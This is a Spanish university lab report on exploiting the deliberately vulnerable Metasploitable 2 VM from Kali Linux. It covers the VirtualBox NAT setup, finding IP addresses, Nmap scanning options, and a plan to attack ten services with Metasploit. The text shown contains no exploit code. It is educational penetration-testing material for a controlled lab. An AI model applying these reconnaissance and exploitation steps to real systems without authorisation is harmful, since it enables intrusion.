INFORME DE LABORATORIO 01

EXPLOTACIÓN DE VULNERABILIDADES EN VIRTUALBOX CON KALI LINUX Y METASPLOITABLE 2

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025

INFORME DE LABORATORIO 01

EXPLOTACIÓN DE VULNERABILIDADES EN VIRTUALBOX CON KALI LINUX Y METASPLOITABLE 2

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

RAFAEL SANDOVAL MORALES

Docente

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

1. INTRODUCCIÓN

En el presente informe se documenta detalladamente el proceso de explotación de vulnerabilidades dentro de un entorno virtualizado, haciendo uso de herramientas especializadas en ciberseguridad como VirtualBox, Kali Linux y Metasploitable 2. Esto se lleva a cabo en un entorno controlado, diseñado específicamente para fines educativos y prácticos, con el propósito de simular escenarios reales de ataque que permitan fortalecer la comprensión sobre técnicas ofensivas utilizadas por los atacantes en el mundo real.

El desarrollo de esta práctica abarca desde la configuración e identificación de redes IP del entorno de VirtualBox, hasta la ejecución de escaneo de puertos, detección de servicios vulnerabilidades y la explotación de puertos abiertos. En total, se trabajó con 10 puertos diferentes: 21 (FTP), 22 (SSH), 23 (TELNET), 25 (SMTP), 53 (DNS), 139/445 (SAMBA), 2121 (FTP), 3306 (MySQL) y 5432 (PostgreSQL), aplicando módulos del framework Metasploit para demostrar cómo se puede obtener acceso no autorizado o recolectar información sensible cuando un sistema presenta fallas en su configuración o en el software que ejecutan.

2. OBJETIVOS

2.1 Objetivo general

Realizar un análisis de vulnerabilidades y explotar puertos de una máquina vulnerable mediante el uso del sistema operativo Kali Linux y el framework Metasploit.

2.2 Objetivos específicos

- Configurar adecuadamente el entorno virtual en VirtualBox con redes NAT para Kali Linux y Metasploitable 2.
- Identificar las direcciones IP de las máquinas virtuales para establecer la comunicación.
- Ejecutar escaneos de puertos y servicios mediante Nmap para descubrir las posibles vulnerabilidades.
- Buscar los exploits disponibles para cada servicio o puerto detectado.
- Configurar y utilizar los módulos de Metasploit para explotar los puertos 21, 22, 23, 25, 53, 139, 445, 2121, 3306 y 5432.
- Comprobar los resultados obtenidos luego de cada explotación, validando el acceso o la información recolectada.

3. ALCANCE

Este informe se enfoca en mostrar el proceso de identificación y explotación de vulnerabilidades en una máquina virtual vulnerable utilizando las máquinas Kali Linux (como atacante) y Metasploitable 2 (como víctima), ambas virtualizadas en VirtualBox. Se trabajó con un total de 10 puertos abiertos, donde se configuraron distintos módulos de Metasploit para simular ataques reales con fines académicos.

4. PLANTEAMIENTO DEL PROBLEMA

Realizar un escaneo utilizando Kali Linux y Metasploitable 2 en VirtualBox, con el fin de identificar y explotar vulnerabilidades de los puertos 21 (FTP), 22 (SSH), 23 (TELNET), 25 (SMTP), 53 (DNS), 139/445 (SAMBA), 2121 (FTP), 3306 (MySQL) y 5432 (PostgreSQL).

5. DESARROLLO

5.1 Configuración de red NAT en VirtualBox

Para establecer comunicación entre Kali Linux y Metasploitable 2, es necesario configurar la red en VirtualBox. En primer lugar, accedemos a la sección de **Herramientas** del menú de VirtualBox. Allí, hacemos clic en la opción **Red**.



Ilustración 1. Sección de herramientas de VirtualBox

Luego, en la pestaña **"Redes NAT",** se creó una nueva red a la cual se le puso un **nombre de red**, una **dirección IP**, se habilitó el **DHCP** para que asigne automáticamente direcciones IP a las máquinas virtuales y se le dio clic en **aplicar**.



Ilustración 2. Configuración de Redes NAT

Posteriormente, en cada una de las máquinas virtuales, es decir, en Kali Linux y Metasploitable 2 damos clic en configuración.



Ilustración 3. Sección de Kali Linux



Ilustración 4. Sección de Metasploitable 2

Después de haber dado clic en **Configuración**, en la nueva ventana nos vamos a la parte de **Red** y habilitamos el **Adaptador 1**, en la opción "**Conectado a**" desplegamos el menú y seleccionamos **Red NAT**, en nombre nos aseguramos de escoger la red con el nombre que creamos previamente y en el **Modo promiscuo** cambiamos la opción **Denegar** por **Permitir todo**. (Realizar esto en ambas máquinas)



Ilustración 5. Configuración de Red NAT en Kali Linux



Ilustración 6. Configuración de Red NAT en Metasploitable 2

5.2 Iniciar las máquinas virtuales

Iniciamos o ponemos a correr la máquina virtual de Kali Linux y Metasploitable 2, en ambas iniciamos sesión.



Ilustración 7. Iniciando sesión en Metasploitable 2



Ilustración 8. Iniciando sesión en Kali Linux

5.3 Identificación de las IPs en Kali Linux y Metasploitable 2

En la terminal de ambas máquinas escribimos el comando **ifconfig** para identificar la dirección IP asignada por DHCP en el puerto **eth0**.



Ilustración 9. IP de Metasploitable 2



Ilustración 10. IP de Kali Linux

5.4 Escaneo de puertos vulnerables en Metasploitable 2 desde Kali Linux

En Kali Linux procedemos a realizar un escaneo de puertos utilizando **Nmap**. Como primero ingresamos en el modo superusuario con el comando **sudo su** y luego ingresamos la contraseña de Kali Linux.



Ilustración 11. Modo superusuario

5.4.1 Escaneo de puertos con Nmap

Con el comando **Nmap --help** podemos ver un resumen completo de las opciones, comandos y parámetros que podemos utilizar al ejecutarlo.



Ilustración 12. Comandos de Nmap --help

Traducción de la ilustración 12

Especificación del objetivo

-iL <archivo>: Importar lista de objetivos desde un archivo

-iR <número>: Elegir objetivos aleatorios

--exclude <host1,host2,...>: Excluir determinados hosts/redes

--excludefile <archivo>: Lista de exclusión desde un archivo

Descubrimiento de hosts

-sL: Solo listar objetivos sin escanear

-sn: Escaneo Ping – desactiva escaneo de puertos

-Pn: Tratar todos los hosts como activos, sin hacer descubrimiento de hosts

-PS/PA/PU/PY[puertos]: TCP SYN, ACK, UDP o SCTP para descubrimiento en puertos específicos

-PE/PP/PM: ICMP echo, timestamp, y peticiones de máscara de red

-PO[lista de protocolos]: Escaneo por protocolos IP

-n/-R: Nunca hacer resolución DNS / Siempre hacerla (por defecto: a veces)

--dns-servers <servidor1,servidor2,...>: Usar DNS personalizados

--system-dns: Usar el resolutor de DNS del sistema

--traceroute: Hacer traceroute hacia cada host

Técnicas de escaneo

-sS/-sT/-sA/-sW/-sM: Escaneos TCP SYN/Connect/ACK/Window/Maimon

-sU: Escaneo UDP

-sN/-sF/-sX: Escaneos TCP Null, FIN y Xmas

--scanflags <banderas>: Personalizar banderas TCP

-sI <host zombie>: Escaneo sigiloso Idle

-sY/-sZ: Escaneo de protocolos SCTP INIT/COOKIE-ECHO

-sO: Escaneo por protocolos IP

-b: Escaneo FTP bounce (rebotado)



Ilustración 13. Comandos de Nmap --help

Traducción de la ilustración 13

Especificación de Puertos y Orden de Escaneo

-p <rangos>: Escanear solo los puertos especificados

Ejemplo: -p22, -p1-65535, -p U:53,111,137,T:21-25,80,139,8080,S:9

--exclude-ports <rangos>: Excluir puertos específicos del escaneo

-F: Modo rápido – escanea menos puertos que el escaneo por defecto

-r: Escanear puertos secuencialmente (sin aleatoriedad)

--top-ports <número>: Escanea los <n> puertos más comunes

--port-ratio <valor>: Escanear puertos con una proporción mayor a <valor>

Detección de Servicios/Versiones

-sV: Abrir puertos para determinar versión del servicio

--version-intensity <0–9>: Nivel de intensidad del escaneo de versiones (0 = mínimo, 9 = máximo)

--version-light: Usar solo pruebas más comunes (intensidad 2)

--version-all: Probar todas las posibles detecciones (intensidad 9)

--version-trace: Mostrar actividad detallada del escaneo de versiones (para depuración)

Escaneo con Scripts

-sC: Equivalente a --script=default

--script=<scripts>: Lista separada por comas de scripts Lua, carpetas, archivos o categorías

--script-args=clave1=valor1,[clave2=valor2,…]: Argumentos para los scripts

--script-args-file=<archivo>: Argumentos desde un archivo

--script-trace: Muestra todo el tráfico enviado y recibido por los scripts

--script-updatedb: Actualiza la base de datos de scripts

--script-help=<scripts>: Muestra ayuda sobre los scripts especificados

Detección de Sistema Operativo

-O: Habilita la detección de sistema operativo

--osscan-limit: Limita la detección OS solo a objetivos prometedores

--osscan-guess: Intenta adivinar el sistema operativo si no hay coincidencia clara

